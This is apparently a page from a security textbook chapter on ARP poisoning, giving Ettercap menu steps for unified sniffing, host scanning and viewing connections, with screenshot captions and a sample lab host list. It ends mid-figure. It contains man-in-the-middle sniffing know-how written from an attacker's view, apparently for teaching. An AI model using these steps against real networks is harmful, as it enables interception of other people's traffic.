
https://www.ettercap-project.org

ARP Poisoning Attack Using Ettercap

Source: *https://www.ettercap-project.org*

Attackers use Ettercap to identify the MAC addresses of the clients and routers for performing various attacks such as ARP poisoning, sniffing, and MITM attacks. Using this tool, an attacker can obtain all the information about the network traffic of the victim. An attacker performs an ARP poisoning attack using Ettercap through the following steps.


- Launch the Ettercap graphical interface and enable the unified sniffing option by selecting **Sniff → Unified Sniffing** from the menu bar. This allows the attacker to bridge the connection and sniff the traffic crossing the interfaces.
- In the Ettercap **Setup** pop-up window, set the **Primary interface** to sniff and click on **OK**. This will show advanced menu options such as targets, hosts, MITM, and plugins.



Sniffing at startup ✓
Primary Interface: eth0
Bridged sniffing ✕
Bridged Interface: Local Loopback

Figure 16.70: Screenshot of the Ettercap interface for setting the network interface to sniff


- Identify the target host in the network by selecting **Hosts → Scan for Hosts**. Ettercap performs a scan of all live hosts in the network and displays a list of hosts. Next, select **Hosts → Hosts List** to view all the hosts discovered on the local network.



IP Address	MAC Address	Description
10.10.1.2	02:15:5D:12:DB:DA	
10.10.1.9	02:15:5D:12:DB:DE	
10.10.1.11	00:15:5D:01:80:00	
10.10.1.14	02:15:5D:12:DB:DF	Android.local
10.10.1.19	02:15:5D:12:DB:DC	
fe80::1:1	02:15:5D:12:DB:DA	
fe80::15:5dff:fe12:dbdf	02:15:5D:12:DB:DF	Android.local
fe80::596a:9dce:b1:5519	02:15:5D:12:DB:DE	
10.10.1.22	00:15:5D:01:80:02	

Figure 16.71: Screenshot of Ettercap showing the host list

- Select **View → Connections** to start snooping on the identified connections. The connections can be filtered in the **Connections** view based on the IP address, type of connection, and state of connection (open/closed/active/killed).



Host filter

